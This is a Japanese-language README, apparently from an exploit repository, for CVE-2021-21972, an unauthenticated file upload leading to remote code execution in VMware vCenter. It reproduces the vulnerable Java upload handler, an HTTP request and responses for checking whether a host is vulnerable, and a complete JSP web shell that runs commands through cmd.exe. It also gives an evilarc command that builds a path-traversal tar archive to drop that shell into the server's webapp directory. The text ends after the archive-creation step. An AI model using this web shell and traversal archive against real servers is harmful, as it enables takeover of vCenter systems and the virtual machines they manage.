 orangmuda/cve-2021-21972
CVE-2021-21972 – VMwareクライアントの不正なコードインジェクション(RCE)

[CVE-2021-21972] VMware vSphere Client における認証なしファイルアップロードによるリモートコード実行 (RCE)
vSphere Web Client (HTML5) は、本質的に vSphere インストールの管理を可能にする管理インターフェースです。vSphere Client は、vSphere サーバーに直接アクセスすることなく、vSphere の主要機能へのアクセスを管理者に提供します。これにより、管理者は新しい仮想マシンの作成や既存の仮想マシンとそのリソースの管理が可能になります。クロスプラットフォームの Web アプリケーションとして、サポートされているさまざまな Web ブラウザのサポートバージョンを通じて、すべてのサポート対象オペレーティングシステム上で使用できます。
CVE-2021-21972 は、vCenter Server における認証なしファイルアップロードの脆弱性であり、リモートサーバーでのリモートコード実行につながります。この問題は、vRealize Operations vCenter Plugin における認証の欠如に起因します。CVSSv3 スコアは 10.0 中 9.8 の重大度と評価されています。認証されていないリモート攻撃者は、公開アクセス可能な脆弱な vCenter Server エンドポイントに特別に細工されたファイルをアップロードすることで、この脆弱性を悪用する可能性があります。VMware vCenter Server バージョン 6.5、6.7 および 7.0 がこの脆弱性の影響を受けます。この脆弱性の悪用に成功すると、攻撃者は vCenter Server の基盤となるオペレーティングシステムにおいて無制限のリモートコード実行 (RCE) 権限を取得することになります。この脆弱性は vRealize Operations vCenter Plugin に起因するものですが、VMware のアドバイザリ は、このプラグインが vCenter Server の すべてのデフォルトインストールに含まれている ことを確認しています。つまり、vRealize Operations の有無に関わらず、脆弱なエンドポイントが利用可能であることを意味します。
元のブログ記事 こちら では、脆弱性の発見が可能な限り詳細に説明されており、RCE を達成するための 2 つの異なるパスも示されています。Windows システムの場合、攻撃者は特別に細工された .jsp ファイルをアップロードして、基盤となるオペレーティングシステム上で NT AUTHORITY\SYSTEM 権限を取得することができます。Linux システムの場合、攻撃者は公開鍵を生成してサーバーの authorized_keys パスにアップロードし、その後 SSH 経由で脆弱なサーバーに接続して vsphere-ui ユーザー権限を取得する必要があります(SSH サービスが実行中でネットワーク経由でアクセス可能な場合)。
vropsplugin-service.jar は vropspluginui プラグインの Java アーカイブファイルであり、一部のクラスやその他の関連関数・メソッドを含んでいます。脆弱なコード部分を以下に示します。このコードスニペットは vropsplugin-service.jar のコントローラ内にある ServicesController.class に属しています。下記のコードスニペットでわかるように、uploadOvaFile 関数がエンドポイント/URL /ui/vropspluginui/rest/services/uploadova を担当しています。
脆弱なクラスのフルパス: vropsplugin-service\com\vmware\vropspluginui\mvc\ServicesController.class
@RequestMapping(value = {"/uploadova"}, method = {RequestMethod.POST})
  public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {
    logger.info("Entering uploadOvaFile api");
    int code = uploadFile.isEmpty() ? 400 : 200;
    PrintWriter wr = null;
    try {
      if (code != 200) {
        response.sendError(code, "Arguments Missing");
        return;
      }
      wr = response.getWriter();
    } catch (IOException e) {
      e.printStackTrace();
      logger.info("upload Ova Controller Ended With Error");
    }
    response.setStatus(code);
    String returnStatus = "SUCCESS";
    if (!uploadFile.isEmpty())
      try {
        logger.info("Downloading OVA file has been started");
        logger.info("Size of the file received  : " + uploadFile.getSize());
        InputStream inputStream = uploadFile.getInputStream();
        File dir = new File("/tmp/unicorn_ova_dir");
        if (!dir.exists()) {
          dir.mkdirs();
        } else {
          String[] entries = dir.list();
          for (String str : entries) {
            File currentFile = new File(dir.getPath(), str);
            currentFile.delete();
          }
          logger.info("Successfully cleaned : /tmp/unicorn_ova_dir");
        }
        TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
        TarArchiveEntry entry = in.getNextTarEntry();
        List<String> result = new ArrayList<String>();
        while (entry != null) {
          if (entry.isDirectory()) {
            entry = in.getNextTarEntry();
            continue;
          }
          File curfile = new File("/tmp/unicorn_ova_dir", entry.getName());
          File parent = curfile.getParentFile();
          if (!parent.exists())
            parent.mkdirs();
          OutputStream out = new FileOutputStream(curfile);
          IOUtils.copy((InputStream)in, out);
          out.close();
          result.add(entry.getName());
          entry = in.getNextTarEntry();
        }
        in.close();
        logger.info("Successfully deployed File at Location :/tmp/unicorn_ova_dir");
      } catch (Exception e) {
        logger.error("Unable to upload OVA file :" + e);
        returnStatus = "FAILED";
      }
    wr.write(returnStatus);
    wr.flush();
    wr.close();
  }
攻撃者の視点から見ると、このクラスのハンドラは以下のアクションを実行します。
uploadFile パラメータを受信(2行目)uploadFile パラメータを読み取り、このパラメータの内容を inputStream 変数に書き込む(22行目)/tmp/unicorn_ova_dir + entry.getName() を使用してディスク上に作成(42行目と47行目)概念実証: この脆弱性を悪用するには、以下の手順を使用できます。
../../ を含む .tar アーカイブエントリを作成/statsreport/uploadedFileName.jsp を呼び出す脆弱性を確認するには、次のリクエストを使用できます。
GET /ui/vropspluginui/rest/services/getstatus HTTP/1.1
Host: vulnerablehost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
Connection: close
上記のリクエストに対するレスポンスが以下のような応答と類似している場合、リモートホストは CVE-2021-21972 に対して脆弱であることを意味します。
HTTP/1.1 200
Strict-Transport-Security: max-age=30758400;includeSubDomains
X-XSS-Protection: 1; mode=block
Set-Cookie: VSPHERE-UI-JSESSIONID=35CB9D3F277D6B8413F099F93FB3A5CE; Path=/ui; Secure; HttpOnly
Content-Type: text/plain;charset=ISO-8859-1
Content-Length: 141
Date: Tue, 06 Apr 2021 14:32:30 GMT
Connection: close
Server: Anonymous

{"States":"[]","Install Progress":"UNKNOWN","Config Progress":"UNKNOWN","Config Final Progress":"UNKNOWN","Install Final Progress":"UNKNOWN"}
HTTP/1.0 200 OK
strict-transport-security: max-age=30758400;includeSubDomains
x-xss-protection: 1; mode=block
set-cookie: VSPHERE-UI-JSESSIONID=3D8FE882F9BD3DD1C66C10DFD00022C9; Path=/ui; Secure; HttpOnly
content-type: text/plain;charset=ISO-8859-1
content-length: 374
date: Tue, 06 Apr 2021 14:33:22 GMT
server: envoy
x-envoy-upstream-service-time: 1
connection: close

{"States":"[OVF_DEPLOY_START, OVF_DEPLOY_IN_PROGRESS, OVF_DEPLOY_SUCCESS, VROPS_CONFIGURATION_START, VROPS_CONFIGURE_MASTER_START, VROPS_INIT_CLUSTER_START, VROPS_INIT_CLUSTER_ERROR, VROPS_CONFIGURATION_SUCCESS]","Install Progress":"UNKNOWN","Config Progress":"VROPS_CONFIGURATION_SUCCESS","Config Final Progress":"CONFIGURE_VROPS_FAILED","Install Final Progress":"UNKNOWN"}

その後、細工された .tar ファイルを作成する必要があります。これには evilarc を使用できます。Evilarc は、埋め込みパスにディレクトリトラバーサル文字を含むファイルを含む zip ファイルを作成できる基本的な Python スクリプトです。
基本的に Webshell である cmdjsp.jsp の内容
<FORM METHOD=GET ACTION='cmdjsp.jsp'>
<INPUT name='cmd' type=text>
<INPUT type=submit value='Run'>
</FORM>

<%@ page import="java.io.*" %>
<%
   String cmd = request.getParameter("cmd");
   String output = "";
   if(cmd != null) {
      String s = null;
      try {
         Process p = Runtime.getRuntime().exec("cmd.exe /C " + cmd);
         BufferedReader sI = new BufferedReader(new InputStreamReader(p.getInputStream()));
         while((s = sI.readLine()) != null) {
            output += s;
         }
      }
      catch(IOException e) {
         e.printStackTrace();
      }
   }
%>

<pre>
<%=output %>
</pre>
次のコマンドで、細工された .tar アーカイブファイルが生成されます。
> python evilarc.py -d 5 -p 'ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport' -o win -f winexpl3.tar cmdjsp.jsp

Creating winexpl3.tar containing ..\..\..\..\..\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport\cmdjsp.jsp

> cat winexpl3.tar
